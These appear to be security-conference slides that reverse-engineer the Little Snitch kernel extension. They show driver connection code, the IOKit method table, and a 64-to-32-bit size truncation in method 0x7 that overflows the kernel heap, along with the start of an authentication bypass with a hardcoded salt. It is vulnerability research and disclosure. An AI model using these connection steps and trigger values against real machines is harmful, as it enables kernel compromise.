☐ Show OS Kexts

i/o kit

LittleSnitch is validly signed (3rd-party)

LittleSnitch.kext
/Library/Extensions/LittleSnitch.kext

item type: kernel extension (bundle)

sign auth: > Developer ID Application: Objective Development Software GmbH (MLZF7K7B5R)
> Developer ID Certification Authority
> Apple Root CA

signing info

FIND/CONNECT TO LITTLE SNITCH'S KEXT

service: 'at_obdev_LSNKE'

```
char -[m097e1b4e m44e2ed6c](void * self, void * _cmd)
{
    sub_10003579a(0x7789);
}

int sub_10003579a(int arg0)
{
    r15 = arg0;
    rbx = IOMasterPort(0x0, 0x0);
    r14 = IOServiceGetMatchingService(0x0, IOServiceNameMatching("at_obdev_LSNKE"));
    r15 = IOServiceOpen(r14, *_mach_task_self_, r15, 0x10006ed58);
}
```

little snitch daemon
(hopper decompilation)

```
$ ioreg -p IOService -l -i | grep LittleSnitch
|
| +-o at_obdev_LSNKE <class IORegistryEntry:IOService:at_obdev_LSNKE, ... >
| | {
| |     "IOClass" = "at_obdev_LSNKE"
| |     "IOMatchCategory" = "at_obdev_LSNKE"
| |     "IOResourceMatch" = "IOBSD"
| |     "CFBundleIdentifier" = "at.obdev.nke.LittleSnitch"
| |     "IOProbeScore" = 18446744073709551615
| | }
```

ioreg output ('ioservice' plane)

FIND/CONNECT TO LITTLE SNITCH'S KEXT

service: 'at_obdev_LSNKE'

```
mach_port_t masterPort = 0;
io_service_t serviceObject = 0;
io_connect_t connectPort = 0;

//get master port
IOMasterPort(MACH_PORT_NULL, &masterPort);

//lookup little snitch's ioservice object
serviceObject = IOServiceGetMatchingService(masterPort, IOServiceMatching("at_obdev_LSNKE"));

//create connection little snitch driver
IOServiceOpen(serviceObject, mach_task_self(), 0x7789, &connectPort);
```

custom 'connection' code

ring-0
ring-3



connected :)

```
$ ./connect2LS
got master port: 0xb03
got matching service (at_obdev_LSNKE): 0xf03
opened service (0x7789): 0x1003
```

ENUMERATING AVAILABLE INTERFACES

'reachable' kernel methods

pseudo code

class_externalMethod proc

```
push    rbp
mov     rbp, rsp
cmp     esi, 16h
ja      short callSuper
mov     eax, esi
lea     rax, [rax+rax*2]
lea     rcx, IORegistryDescriptorC3::sMethods
lea     rcx, [rcx+rax*8]
...
```

callSuper:

```
mov     rax, cs:IOUserClient_vTable
pop     rbp
jmp     qword ptr [rax+860h]
```

ls' externalMethod()

```
IOKitTestUserClient::externalMethod(uint32_t selector, IOExternalMethodArguments*
arguments, IOExternalMethodDispatch* dispatch, OSObject* target, void* reference)

if(selector <= 16)
    dispatch = (IOExternalMethodDispatch*)&sMethods[selector];

return super::externalMethod(selector, arguments, dispatch, target, reference);
```

IORegistryDescriptorC3_sMethods

```
IOExternalMethodDispatch <0FFFFFFF7FA13ED82Ah, 0, 0, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13ED832h, 0, 0, 1, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13ED846h, 0, 0, 0, 83Ch>
IOExternalMethodDispatch <0FFFFFFF7FA13ED89Ah, 0, 0Ch, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13ED8D2h, 0, 0, 0, 10h>
IOExternalMethodDispatch <0FFFFFFF7FA13ED82Ah, 0, 0, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13ED82Ah, 0, 0, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13ED8FAh, 0, 20h, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13ED944h, 0, 10h, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13ED95Ah, 0, 0, 1, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13ED97Eh, 0, 0, 1, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13ED9CEh, 1, 0, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13EDA84h, 1, 0, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13EDAC6h, 0, 0, 0, 10h>
IOExternalMethodDispatch <0FFFFFFF7FA13EDBBAh, 0, 0, 0, 10h>
IOExternalMethodDispatch <0FFFFFFF7FA13EDBCEh, 0, 0, 0, 80h>
IOExternalMethodDispatch <0FFFFFFF7FA13EDBFAh, 0, 0, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13EDC0Eh, 1, 0, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13EDC22h, 0, 0Ch, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13EDC36h, 0, 10h, 0, 18h>
IOExternalMethodDispatch <0FFFFFFF7FA13EDC4Ah, 0, 0, 0, 2Ch>
IOExternalMethodDispatch <0FFFFFFF7FA13EDC86h, 0, 54h, 0, 0>
IOExternalMethodDispatch <0FFFFFFF7FA13EDCC2h, 1, 0, 0, 0>
```

method #7



these are the 'reachable' methods one can invoke from user-mode!

class methods ('sMethods')

IOEXTERNALMETHODDISPATCH STRUCT

...apply IDA 'struct'


IORegistryDescriptorC3_sMethods

• • •

__const:FFFFFFFF7F879F7E68	db	0FAh
__const:FFFFFFFF7F879F7E69	db	0D8h
__const:FFFFFFFF7F879F7E6A	db	9Eh
__const:FFFFFFFF7F879F7E6B	db	87h
__const:FFFFFFFF7F879F7E6C	db	7Fh
__const:FFFFFFFF7F879F7E6D	db	0FFh
__const:FFFFFFFF7F879F7E6E	db	0FFh
__const:FFFFFFFF7F879F7E6F	db	0FFh
__const:FFFFFFFF7F879F7E70	db	0
__const:FFFFFFFF7F879F7E71	db	0
__const:FFFFFFFF7F879F7E72	db	0
__const:FFFFFFFF7F879F7E73	db	0
__const:FFFFFFFF7F879F7E74	db	20h
__const:FFFFFFFF7F879F7E75	db	0
__const:FFFFFFFF7F879F7E76	db	0
__const:FFFFFFFF7F879F7E77	db	0
__const:FFFFFFFF7F879F7E78	db	0
__const:FFFFFFFF7F879F7E79	db	0
__const:FFFFFFFF7F879F7E7A	db	0
__const:FFFFFFFF7F879F7E7B	db	0
__const:FFFFFFFF7F879F7E7C	db	0
__const:FFFFFFFF7F879F7E7D	db	0
__const:FFFFFFFF7F879F7E7E	db	0
__const:FFFFFFFF7F879F7E7F	db	0

```
struct IOExternalMethodDispatch {
    IOExternalMethodAction function;
    uint32_t checkScalarInputCount;
    uint32_t checkStructureInputSize;
    uint32_t checkScalarOutputCount;
    uint32_t checkStructureOutputSize;
};
```

IOExternalMethodDispatch struct



assign to structure

IORegistryDescriptorC3 sMethods

```
IOExternalMethodDispatch <0FFFFFF7FA13ED8FAh, 0, 20h, 0, 0>
```

'raw' IOExternalMethodDispatch

...much better!

DISPATCH METHOD 0x7

addr, input & output

IORegistryDescriptorC3_sMethods

IOExternalMethodDispatch <0FFFFFF7FA13ED8FAh, 0, 20h, 0, 0>

IOExternalMethodDispatch
(method 0x7)

```
struct IOExternalMethodDispatch {
    IOExternalMethodAction function;
    uint32_t checkScalarInputCount;
    uint32_t checkStructureInputSize;
    uint32_t checkScalarOutputCount;
    uint32_t checkStructureOutputSize;
};
```

IOExternalMethodDispatch struct

structure member	value	description
IOExternalMethodAction function	0FFFFFF7FA13ED8FAh	addr of the dispatch method
checkScalarInputCount	0x0	number of scalar inputs
checkStructureInputSize	0x20	size of input structure
checkScalarOutputCount	0x0	number of scalar output
checkStructureOutputSize	0x0	size of structure output



tl;dr method 0x7 expects an input structure of size 0x20, and produces no output.

DISPATCH METHOD 0x7

a closer look...

```
IOExternalMethodDispatch
<0FFFFFFF7FA13ED8FAh, 0, 20h, 0, 0>
```

```
0xFFFFFFFF7F86FED8FA method_0x7 proc
```

```
...
mov     rax, [rdi]           ; 'this' pointer, vTable
mov     rax, [rax+988h]      ; method
mov     rsi, rdx
jmp     rax
```

method 0x7 'call thru'

rdi points to 'this'

offset	value	description
+0x0	virtual table (vtable)	pointer to class's methods
+0x8	anything	class instance variables


memory layout of a C++ object

```
+0x0    __const:FFFFFFF7FA13F5A30 vTable
...
+0x988  __const:FFFFFFF7FA13F63B8 dq offset sub_FFFFFFFF7FA13EABB2
```

```
sub_FFFFFFFF7FA13EABB2 proc
mov     rbx, rsi
mov     rdi, [rbx+30h]      ; user-mode (ls) struct
call    sub_FFFFFFFF7FA13E76BC
```

```
sub_FFFFFFFF7FA13E76BC proc near
call    sub_FFFFFFFF7FA13E76F7
```

```
sub_FFFFFFFF7FA13E76F7 proc near
```



DISPATCH METHOD 0x7

the bug!?

```
sub_FFFFFFF7FA13E76F7 proc near
mov     rbx, rdi           ; user-mode struct
mov     rdi, [rbx+8]       ; size
test    rdi, rdi
jz      short leave       ; invalid size
cmp     qword ptr [rbx], 0
jz      short leave

mov     rsi, cs:allocTag
call    _OSMalloc         ; malloc
...
mov     rdi, [rbx]         ; in buffer
mov     rdx, [rbx+8]       ; size
mov     rsi, rax           ; out buffer
call    _copyin
```


malloc/copy (IDA)

```
struct lsStruct {
    void* buffer
    size_t size;
    ...
};

sub_FFFFFFF7FA13E76F7(struct lsStruct* ls)
{
    if( (0 == ls->size) || (NULL == ls->buffer) )
        goto bail;

    kBuffer = OSMalloc(ls->size, tag);
    if(NULL != kBuffer)
        copyin(ls->buffer, kBuffer, ls->size);
}
```

malloc/copy (pseudo-code)



how is this a bug!?

DISPATCH METHOD 0x7

size matters ;)

vm_size_t is 64bits!
osfmk/x86_64/copyio.c


```
libkern/libkern/OSMalloc.h  
void* OSMalloc( uint32_t size ... );
```

VS.

```
int copyin(..., vm_size_t nbytes );
```

64bit											
				32bit							
offset	15	...	8	7	6	5	4	3	2	1	0
value			1	0	0	0	0	0	0	0	2

64bit value: 0x100000002
32bit value: ~~0x100000002~~



```
struct lsStruct ls;  
ls.buffer = <some user addr>;  
ls.size    = 0x100000002;  
  
//malloc & copy  
kBuffer = OSMalloc(0x00000002, tag);  
if(NULL != kBuffer)  
    copyin(ls->buffer, kBuffer, 0x100000002);
```





heap buffer [size: 2 bytes]		rest of heap....
0x41	0x41	0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

kernel heap

OWNING LITTLE SNITCH

exploitation?



ISSUE 0x1

gotta 'authenticate'

method_0x7 proc

```
cmp    byte ptr [rdi+0E9h], 0
jz     short leave
```

;buggy code

0x0? leave :!

method_0x8 proc

```
MD5Update(var_90, r14 + 0xea, 0x10);
MD5Update(var_90, 0x8E6A3FA34C4F4B23, 0x10);
MD5Final(0x0FC5C35FAA776E256, var_90);
```

```
do{
    rdx = rcx;
    rcx = *(int8_t *) (rbp + rax + 0xffffffffffff60);
    rcx = rcx ^ *(int8_t *) (rbx + rax);
    rcx = rcx & 0xff | rdx;
    rax = rax + 0x1;
} while(rax != 0x10);
```

```
if (rcx == 0x0)
    *(r14 + 0xe9) = 0x1;
```

flag -> 0x1 :)

set 'auth' flag



```
unsigned char gSalt[] =
    "\x56\xe2\x76\xa7\xfa\x35\x5c\xfc
    \x23\x4b\x4f\x4c\xa3\x3f\x6a\x8e";
```

- 1 connect to Little Snitch driver ('at_obdev_LSNKE')
- 2 invoke method 0x4
returns 0x10 'random' bytes
